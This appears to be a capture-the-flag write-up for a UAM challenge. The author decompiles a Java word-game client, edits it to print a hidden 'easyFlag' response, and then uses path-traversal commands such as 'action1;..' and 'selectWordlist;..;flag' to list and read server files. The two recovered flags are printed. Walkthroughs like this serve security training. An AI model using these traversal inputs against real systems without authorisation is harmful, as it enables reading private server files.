
UAM – JAVA CODE & PATH TRANSVERSAL

Analyzing Java Code

Start point with a java file named client.jar. The first thing is to execute to see what it does.



```
┌──(arsenics㉿kali)-[~/uam]
└─$ java -jar client.jar
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Guess the word, size?=8
Word?: fenomeno
You loose ... try again!
Correct word: compadre
```

It demands to guess a word with a defined number of letters. If you fail guessing it shows you the correct word. Ok, so let's analyze the code then.


A good online resource to decode java online is this site with the CFR decoder or Jdec.

```
public static void main(String[] arrstring) {
    String string = "52.213.87.125";
    int n = 22003;
    try (Socket socket = new Socket(string, n);){
        InputStream inputStream = socket.getInputStream();
        BufferedReader bufferedReader = new BufferedReader(new InputStreamReader(inputStream));
        OutputStream outputStream = socket.getOutputStream();
        PrintWriter printWriter = new PrintWriter(outputStream, true);
        client.receiveKey(bufferedReader);
        byte[] arrby = new byte[]{0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0};
        iv = new IvParameterSpec(arrby);
        System.out.println(client.sendCommand("nuevaPartida;", printWriter, bufferedReader));
        Scanner scanner = new Scanner(System.in);
        System.out.print("Word?: ");
        String string2 = scanner.nextLine();
        client.sendCommand("easyFlag;", printWriter, bufferedReader);
        String string3 = client.sendCommand("adivinaPalabra;" + string2, printWriter, bufferedReader);
        if (string3.equals("1")) {
            if (client.sendCommand("action1;messages", printWriter, bufferedReader).contains("win")) {
                System.out.println(client.sendCommand("action2;messages;win", printWriter, bufferedReader));
            }
        } else if (client.sendCommand("action1;messages", printWriter, bufferedReader).contains("lose")) {
            System.out.println(client.sendCommand("action2;messages;lose", printWriter, bufferedReader));
            System.out.println("Correct word: " + string3);
        }
        scanner.close();
        socket.close();
```

This is part of the decoded code. Particularly the main function. Reading the code I see that there is a command calling to the easyflag, but this funcion is not printing what is reading from the buffer where the easyflag is. Solution: Add the equivalent to printf in Java that is "System.out.println".

Adding it before "Nueva partida" command I do not have to loose time guessing words.

```
System.out.println(client.sendCommand("easyFlag;", printWriter,
    bufferedReader));

System.out.println(sendCommand("nuevaPartida;", var7, var5));
```




```
iv = new IvParameterSpec(arrby);


System.out.println(client.sendCommand("easyFlag;", printWriter,
    bufferedReader));

System.out.println(client.sendCommand("nuevaPartida;",
    printWriter, bufferedReader));
Scanner scanner = new Scanner(System.in);
System.out.print("Word?: ");
```

```
java -cp /tmp/5wVtjTzFhw client
Flag1: UAM{08ac49c6e8cca6b1ab83374b163fe20a}Guess the
Word?:
```

Directory path transversal – Hard flag

Now this gets serious. The only way of solving it is analyzing the code


There is a function to get in touch with the server authenticating with an RSA key. But the interesting function is this one that sends commands to the server:



```
public static String sendCommand(String string, PrintWriter printWriter, BufferedReader bufferedReader)
    Object object = "";
    String string2 = "";
    try {
        Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
        cipher.init(1, (Key)key, iv);
        byte[] arrby = cipher.doFinal(string.getBytes());
        String string3 = Base64.getEncoder().encodeToString(arrby);
        printWriter.println(string3);
        do {
            try {
                string2 = bufferedReader.readLine();
                if (string2.length() <= 0) continue;
                object = (String)object + string2;
            }
            catch (IOException iOException) {
                // empty catch block
            }
        } while (string2.length() > 0);
        cipher.init(2, (Key)key, iv);
        byte[] arrby2 = Base64.getDecoder().decode(((String)object).replaceAll("\\n", ""));
        byte[] arrby3 = cipher.doFinal(arrby2);
        object = new String(arrby3);
    }
    catch (Exception exception) {
        System.out.println(exception.getMessage());
    }
    return ((String)object).replaceAll("\\n", "");
}
```


This functions takes a string. Then encodes this string in AES/CBC and also in base64 but later other strings reads it, decodes it and returns it in clear text. The interesting thing here is that if I add a print before the return takes place, it will print it in clear text all the time the function works. This is important not to miss anything and avoiding a lot of prints below and guessing words.

By the way a good website to compile and execute java online is this one.




```
        }
        System.out.println((String)object + "\\n");
        return ((String)object).replaceAll("\\n", "");
}
```

After that I focus in main(), where I see that if the guessed word is correct it shows the win message because the command action1 is reading it and the action2 command is printing it on the screen. However if the word is wrong it reads the lose message and prints the right word.



```
if (string3.equals("1")) {
    if (client.sendCommand("action1;messages", printWriter, bufferedReader).contains("win")) {
        System.out.println(client.sendCommand("action2;messages;win", printWriter, bufferedReader));
    }
} else if (client.sendCommand("action1;messages", printWriter, bufferedReader).contains("lose")) {
    System.out.println(client.sendCommand("action2;messages;lose", printWriter, bufferedReader));
    System.out.println("Correct word: " + string3);
}
scanner.close();
socket.close();
```

The useful thing learned here is that action1 is listing the data and the action2 is printing the data saved on the server. We can get information from the server! This is a quick win!!




```
if (client.sendCommand("action1;messages", printWriter,
    bufferedReader).contains("lose"))
    {
    System.out.println(client.sendCommand("action2;messages;lose"
        , printWriter, bufferedReader));
    }

System.out.println(client.sendCommand("nuevaPartida;",
    printWriter, bufferedReader));
```

```
java -cp /tmp/5wVtjTzFhw client
lose.msg
win.msg
\n
You loose ... try again!
\n
You loose ... try again!
Guess the word, size?=5
\n
Guess the word, size?=5
Word?:
```

So action1 is listing: lose.msg and win.msg while action2 is printing the content of lose "You loose..try again!"

In order to see what there is upper, I change the directory messages launching the next command:




```
if (client.sendCommand("action1;..", printWriter, bufferedReader
    ).contains("lose"))
    {
    System.out.println(client.sendCommand("action2;messages;lose"
        , printWriter, bufferedReader));
    }

System.out.println(client.sendCommand("nuevaPartida;",
    printWriter, bufferedReader));
Scanner scanner = new Scanner(System.in);
System.out.print("Word?: ");
String string2 = scanner.nextLine();
client.sendCommand("easyFlag;", printWriter, bufferedReader);
```

```
java -cp /tmp/5wVtjTzFhw client
server$1.class
server.class
server.java
game.class
server.class.msg
game.class.msg
content
flag.txt
server$1.class.msg
game.java
\nGuess the word, size?=7
\n
Guess the word, size?=7
Word?:
```

Oh!!! Look what is here flag.txt !!! but… bad news I change the action2 command to read the flag.txt instead of lose.msg but without success. The good news is that I am interacting with the server and I learning some information about the data that it contains.

I managed to read the message of server.class.msg that maybe means that only “.msg” can be read with this action2 command.



```
if (client.sendCommand("action1;..", printWriter, bufferedReader
    ).contains("server.class"))
    {
    System.out.println(client.sendCommand("action2;..;server
        .class", printWriter, bufferedReader));
    }

System.out.println(client.sendCommand("nuevaPartida;",
    printWriter, bufferedReader));
Scanner scanner = new Scanner(System.in);
System.out.print("Word?: ");
String string2 = scanner.nextLine();
client.sendCommand("easyFlag;", printWriter, bufferedReader);
```


```
java -cp /tmp/5wVtjTzFhw client
server$1.class
server.class
server.java
game.class
server.class.msg
game.class.msg
content
flag.txt
server$1.class.msg
game.java
\nyv66vgAAADcBLwoAWQB3CAB4CgB5AHoKAHsAfAkAWAB9CgB+AH8HAIAKAAcAgQoAeQCCCgALAIMH
AIQKAAsAhQoAcACGCwCHAIgKAAsAiQoAewCKCgCLAIwSAAAAkAoAkQCSBwCTCQCUAJUKABQAlgoA
lwCSCACYCACZCACaCgBwAJsKADYAnAgAnQgAngoANgCfEgABAKEIAKIIAKMIAKQKADYApQcAphIA
AgCQCgAlAKgKACUAqRIAAwCrCACsEgAEAKsHAK4KACwArwoALACwCgAsALEKACwAsggAswoAcACO
```

When decoding the long base64, the format is a bit strange but similar to first file that we receive “.jar”. Looking for some information from files “.class” it can be decoded with the same Java decoders. As it comes from the same server, the logical thing is to decode it with the same Java CFR that I used at the beginning.

echo -n “yy…..” | base64 -d > server.class

The next step is to decode the other two “.msg” files but they do not have anything relevant to know.


Reading the server.class in detail, it can be found the list of commands available to be used.




```
System.out.println("Command=" + string);
arrobject = string.split(";");
switch (arrobject[0]) {
    case "easyFlag": {
        object = server.easyFlag();
        break;
    }
    case "nuevaPartida": {
        object = server.nuevaPartida(game2);
        break;
    }
    case "adivinaPalabra": {
        object = server.adivinaPalabra(arrobject[1], game2);
        break;
    }
    case "action1": {
        object = server.listDirectory(arrobject[1]);
        break;
    }
    case "action2": {
        object = server.readFile(arrobject[1], arrobject[2]);
        break;
    }
    case "selectWordlist": {
        object = game2.selectWordlist(arrobject[1], arrobject[2]);
        break;
    }
}
```

I notice that all this commands has been used until now except one. “selectWorlist” hmm this is new information that I have with the server.class file. I am sure it could be useful to read the appreciated flag.txt file that I am looking for.

Following the same pattern that before the second flag is gained:



```
if (client.sendCommand("action1;..", printWriter, bufferedReader
    ).contains("flag"))
    {
    System.out.println(client.sendCommand("selectWordlist;..;flag"
        , printWriter, bufferedReader));
    }
```



```java
if (client.sendCommand("action1;..", printWriter, bufferedReader
    ).contains("flag"))
    {
    System.out.println(client.sendCommand("selectWordlist;..;flag"
        , printWriter, bufferedReader));
    }



System.out.println(client.sendCommand("nuevaPartida;", printWriter
    , bufferedReader));
Scanner scanner = new Scanner(System.in);
System.out.print("Word?: ");
String string2 = scanner.nextLine();
```

```
\n\n
Guess the word, size?=44
\n
Guess the word, size?=44
Word?: capo
Flag1: UAM{08ac49c6e8cca6b1ab83374b163fe20a}
\n
Flag2: UAM{18a831bc3755b8c17e4437b54203709c}\nlose.msg
win.msg
\n
You loose ... try again!
\n
You loose ... try again!
Correct word: Flag2: UAM{18a831bc3755b8c17e4437b54203709c}
```

Flag1: UAM{08ac49c6e8cca6b1ab83374b163fe20a}

Flag2: UAM{18a831bc3755b8c17e4437b54203709c}

Find me on:

@Ms_Arsenics

@Ms_Arsenics